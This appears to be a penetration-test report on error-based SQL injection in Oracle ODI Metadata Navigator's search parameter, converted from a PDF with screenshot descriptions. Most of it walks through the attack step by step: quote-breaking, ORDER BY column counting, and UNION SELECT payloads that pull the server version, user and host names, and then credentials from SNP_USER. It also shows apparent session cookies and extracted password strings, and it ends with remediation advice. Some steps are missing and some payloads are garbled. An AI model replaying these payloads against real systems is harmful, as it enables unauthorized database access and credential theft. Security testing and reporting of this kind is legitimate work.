

Error Based SQL Injection

Vulnerability Description:

SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query. In error-based injection, we'll be looking for errors generated by the database when we pass unsanitized input in the URL.

We found the Vulnerability in a Third-Party Application i.e ORACLE ODI MetaData Navigator. Application is Vulnerable to Error Based SQL Injection in Search tab Logical Parameter Search For and Actual Parameter object_name.

1. In this Search For, we put a Single Quote (') in the text parameter and intercept the request with burp and then check object_name as single quote Parameter then we send a request to the server after we got an error.

If it shows an error and the error is a SQL syntax error, then this page is connected with the database and website is also vulnerable. What the single quote does is actually single quote breaks the query and the syntax of the query has been changed, or we could say that it was converted into the wrong syntax. So, we get the error SQL syntax error.

The screenshot displays the Oracle ODI MetaData Navigator application in a Mozilla Firefox browser. The 'Search' tab is active, showing a 'Search For' field with a single quote (') entered. The 'Search' button is highlighted. To the right, the Burp Suite interface is open, showing an intercepted HTTP request and response. The response is an HTTP 500 - Unclosed quotation mark after the character string ' ORDER BY TECHNO_NAME ASC'. The error message is highlighted in a red box. The response body contains a detailed exception report from the application, indicating a 'java.lang.reflect.InvocationTargetException' and a 'sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)' error. The error message is: 'Unclosed quotation mark after the character string ' ORDER BY TECHNO_NAME ASC'.

Type	Name	Value
URL	action	SEARCH
URL	object_name	'
URL	sql_upper_case	UPPER
URL	the_name	
URL	entry_id	175
Cookie	search.settab.0	0
Cookie	PERSONID	31CA35AB5544EF5
Cookie	InfoViewPLATFORMMVC_C...	CLM-AUS-020874.6
Cookie	InfoViewPLATFORMMVC_C...	200874H4CC-H4.0
Cookie	InfoViewPLATFORMMVC_C...	secEnterprise

- Now we know the website is vulnerable to SQL Injection just need to patch the error by using the appropriate comments so that error has fixed. We are using ") --" comments and fixed the query.

The screenshot shows the Burp Suite interface with the following components:

- Metadata Navigator:** A sidebar on the left with a search bar and filters for Technology, Data Server, Physical Schema, Logical Schema, Context, Physical Agent, and Logical Agent.
- Request Panel:** Displays a GET request to /oracledm/consult.do. The request body is highlighted in red.
- Response Panel:** Displays the response from the target. The response body is highlighted in red.
- Technology List:** A table listing various technologies and their JDBC drivers.

Technology Name	Technology Code	Technology Type
Oracle	ORACLE	JDBC
File	FILE	JDBC
IBM DB2/400	IBM_DB2_400	JDBC
IBM DB2 UDB	IBM_DB2_UBD	JDBC
Informix	INFORMIX	JDBC
Microsoft SQL Server	MICROSOFT_SQL_SERVER	JDBC
Microsoft Access	MICROSOFT_ACCESS	JDBC
Microsoft Excel	MICROSOFT_EXCEL	JDBC
Sybase AS Anywhere	SYBASE_AS_ANYWHERE	JDBC
Sybase AS Enterprise	SYBASE_AS_ENTERPRISE	JDBC
Sybase AS IQ	SYBASE_AS_IQ	JDBC
Teradata	TERADATA	JDBC
Ingres	INGRES	JDBC
Interbase	INTERBASE	JDBC
DBase	DBASE	JDBC
Btrieve	BTRIEVE	JDBC

- Again we are going to inject a query for getting the error. Now, what we do is getting the column number by using 'order by clause' like order by 1, order by 2,... We will do this until it shows up in the unknown columns. If it shows the unknown column error on N, that means it has the total number of Columns N-1 because it shows the content in order by N-1.
- In below snapshot, we got an Error on **56 column number** when we used **order by 56**.

The screenshot shows the Burp Suite interface with the following components:

- Request Panel:** Displays a GET request to /oracledm/consult.do. The request body is highlighted in red, showing an injected SQL query: "order by 56--".
- Response Panel:** Displays the response from the target. The response body is highlighted in red, showing an HTTP 500 error message: "HTTP Status 500 - The ORDER BY position number 56 is out of range of the number of items in the select list."
- Exception Report:** A detailed report of the error, including the exception message, description, and stack trace.

Exception Report:

Message: The ORDER BY position number 56 is out of range of the number of items in the select list.

Description: The server encountered an internal error that prevented it from fulfilling this request.

Exception:

```
com.sunopsis.web.consultation.DwgMetaDataException: The ORDER BY position number 56 is out of range of the number of items in the select list.  
com.sunopsis.web.consultation.servlet.DwgMetaDataConsultServlet.  
com.sunopsis.web.consultation.servlet.DwgMetaDataConsultServlet.doGet(DwgMetaDataConsultServlet.java)  
javax.servlet.http.HttpServlet.service(HttpServlet.java:622)  
javax.servlet.http.HttpServlet.service(HttpServlet.java:729)  
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)  
com.sunopsis.web.consultation.servlet.DwgMetaDataFilter.doFilter(DwgMetaDataFilter.java)  
com.sunopsis.web.login.DwgLoginFilter.doFilter(DwgLoginFilter.java)  
com.sunopsis.web.consultation.servlet.DwgLocaleResolverFilter.  
com.sunopsis.framework.b.a.a.doFilter(a.java)
```

Root Cause:

```
java.lang.reflect.InvocationTargetException  
sun.reflect.NativeMethodAccessorImpl.invoke(Native Method)  
sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)  
sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)  
java.lang.reflect.Method.invoke(Method.java:498)  
com.sunopsis.web.consultation.g.a.g.java)  
com.sunopsis.web.consultation.servlet.DwgMetaDataConsultServlet.  
com.sunopsis.web.consultation.servlet.DwgMetaDataConsultServlet.doGet(DwgMetaDataConsultServlet.java)  
javax.servlet.http.HttpServlet.service(HttpServlet.java:622)  
javax.servlet.http.HttpServlet.service(HttpServlet.java:729)  
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)  
com.sunopsis.web.consultation.servlet.DwgMetaDataFilter.doFilter(DwgMetaDataFilter.java)  
com.sunopsis.web.login.DwgLoginFilter.doFilter(DwgLoginFilter.java)  
com.sunopsis.web.consultation.servlet.DwgLocaleResolverFilter.  
com.sunopsis.framework.b.a.a.doFilter(a.java)
```

Root Cause:

```
com.microsoft.sqlserver.jdbc.SQLServerException: The ORDER BY position number 56 is out of range of the number of items in the select list.  
com.microsoft.sqlserver.jdbc.SQLServerStatement.getNextResult(Unknown Source)  
com.microsoft.sqlserver.jdbc.SQLServerPreparedStatement.doExecutePreparedStatement(Unknown Source)  
com.microsoft.sqlserver.jdbc.SQLServerPreparedStatement.PrepareStmExecCmd.doExecute(Unknown Source)
```

5. But when we checked for **55 column number** we didn't get any error it means there is 55 columns.

The screenshot shows the Burp Suite interface with a search result for 55 columns. The 'Request' tab is active, showing a GET request to 'oracle/consult.do'. The 'Response' tab is also active, showing a 'Search Result' for '55'. The 'Technology List' table is visible, listing various technologies and their codes.

Technology Name	Technology Code	Technology Type
File	FILE	JDBC
Microsoft Excel	MICROSOFT_EXCEL	JDBC
Interbase	INTERBASE	JDBC
IMS Topic	JMSTOPIC	Topic
IMS Queue	JMSQUEUE	Queue
JavaBeanshell	BEANSHELL	OracleData IntegratorScripting
JavaScript	JAVASCRIPT	OracleData IntegratorScripting
Python	JYTHON	OracleData IntegratorScripting
NetRexx	NETREXX	OracleData IntegratorScripting
SAP JavaConnector	SAPJCO	OracleData IntegratorConnector
Axis2	AXIS2	Web ServiceContainer
OperatingSystem	OPERATING_SYSTEM	OperatingSystem
Sunopsis API	SUNOPSIS_API	OracleData IntegratorCommand
HypersonicSQL	HYPERSONIC_SQL	JDBC
Oracle	ORACLE	JDBC
SAS	SAS	JDBC
Salesforce.com	SALESFORCE	JDBC
Derby	DERBY	JDBC
OracleBAM	ORACLE_BAM	JDBC

6. Now we are going to find out which columns are connected to our current URL page so that we can say which columns are vulnerable. Technically it's not vulnerable. It is just connected to our current URL page.
7. So with the help of Union and Select statement and Null query we have found which column number are vulnerable and shows on webpages. It shows us the current page connected columns because we can only access the database by these columns. It shows the columns' number. If it shows **11, 53 and 54** then this is connected with our current URL page. The next step is to find out the version and database. We will do this by using any one of the **11, 53 or 54**. We are using **11, 53 or 54** just because they are only connected to the current page.

The screenshot shows the Burp Suite interface with a search result for 53, 54, and 11 columns. The 'Request' tab is active, showing a GET request to 'oracle/consult.do'. The 'Response' tab is also active, showing a 'Search Result' for '53, 54, 11'. The 'Technology List' table is visible, listing various technologies and their codes.

Technology Name	Technology Code	Technology Type
53	54	11

8. We can find other information Like the **database name** and it's **version**, Current user by using a few things. As we are using a function **@@version** in column number 11 for getting the **Database version**, **db_name()** function in column number 53 for getting the Database name save in Database and **user_name()** function in column number 54 for getting current user name that access to the database.

The screenshot shows the Burp Suite interface with a search result for 'master_020874_dbo'. The search was performed using the query: `SELECT 1,2,3,4,5,6,7,8,9,10,@@version,12,13,14,15,16,17,18,19,20,21,22,23,24,25,null,null,null,null,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,@@SERVERNAME,54,55-- --666_upper_case=UPPER666the_name=OracleIdentity_id=175 HTTP/1.1`. The search result is displayed in the 'Response' tab, showing the 'Technology List' with the following details:


Technology Name	Technology Code	Technology Type
master_020874_dbo		Microsoft SQL Server 2016 (RTM) - 13.0.1601.5 (X64) Apr 29 2016 23:23:58 Copyright(c) Microsoft Corporation Standard Edition (64-bit) on Windows Server 2012 R2 Standard 6.3 (Build 9600:) (Hypervisor)


9. We should have one thing to keep in mind is : The more information you have, the more powerful you will be. So we are also getting **system username** and the **Server name or hostname**.

The screenshot shows the Burp Suite interface with a search result for 'CLM-AUS-023218'. The search was performed using the query: `SELECT 1,2,3,4,5,6,7,8,9,10,[system_user],12,13,14,15,16,17,18,19,20,21,22,23,24,25,null,null,null,null,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,@@SERVERNAME,54,55-- --666_upper_case=UPPER666the_name=OracleIdentity_id=175 HTTP/1.1`. The search result is displayed in the 'Response' tab, showing the 'Technology List' with the following details:

Technology Name	Technology Code	Technology Type
CLM-AUS-023218	54	58

11. It will show all the table names from the **table schema**.





13. Now we extract the Username and Password field from the column name 'SNP_USER'. With the help of these Username and password we will try to login and check for Administration privileges in database.
14. You can also extract the more field and column by using the same steps follow onwards from Step 7.

The screenshot shows the Burp Suite interface. The 'Request' tab on the left displays a raw HTTP request. The 'Response' tab on the right shows a 'Search Result' section with a 'Technology List' table. The table has three columns: 'Technology Name', 'Technology Code', and 'Technology Type'. Two entries are listed: 'fDyXmwoFjzH6ftqxr' with code 'SUNOPSIS_INSTALL' and type '11', and 'h2ya0T76zBh8b_WPKoeJBF' with code 'SUPERVISOR' and type '11'. Both entries are highlighted with red boxes.

Technology Name	Technology Code	Technology Type
fDyXmwoFjzH6ftqxr	SUNOPSIS_INSTALL	11
h2ya0T76zBh8b_WPKoeJBF	SUPERVISOR	11

15. A wide range of damaging attacks can often be delivered via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

Remediation:

The most effective way to prevent SQL injection attacks is to use parameterized queries (also known as prepared statements) for all database access. This method uses two steps to incorporate potentially tainted data into SQL queries: first, the application specifies the structure of the query, leaving placeholders for each item of user input; second, the application specifies the contents of each placeholder. Because the structure of the query has already been defined in the first step, it is not possible for malformed data in the second step to interfere with the query structure. You should review the documentation for your database and application platform to determine the appropriate APIs which you can use to perform parameterized queries. It is strongly recommended that you parameterize *every* variable data item that is incorporated into database queries, even if it is not obviously tainted, to prevent oversights occurring and avoid vulnerabilities being introduced by changes elsewhere within the code base of the application.

You should be aware that some commonly employed and recommended mitigations for SQL injection vulnerabilities are not always effective:

- One common defense is to double up any single quotation marks appearing within user input before incorporating that input into a SQL query. This defense is designed to prevent malformed data from terminating the string into which it is inserted. However, if the data being incorporated into queries is numeric, then the defense may fail, because numeric data may not be encapsulated within quotes, in which case only a space is required to break out of the data context and interfere with the query. Further, in second-order SQL injection attacks, data that has been safely escaped when initially inserted into the database is subsequently read from the database and then passed back to it again. Quotation marks that have been doubled up initially will return to their original form when the data is reused, allowing the defense to be bypassed.
- Another often cited defense is to use stored procedures for database access. While stored procedures can provide security benefits, they are not guaranteed to prevent SQL injection attacks. The same kinds of vulnerabilities that arise within standard dynamic SQL queries can arise if any SQL is dynamically constructed within stored procedures. Further, even if the procedure is sound, SQL injection can arise if the procedure is invoked in an unsafe manner using user-controllable data.

For more details please refer following link:

- [SQL Injection Prevention Cheat Sheet](#)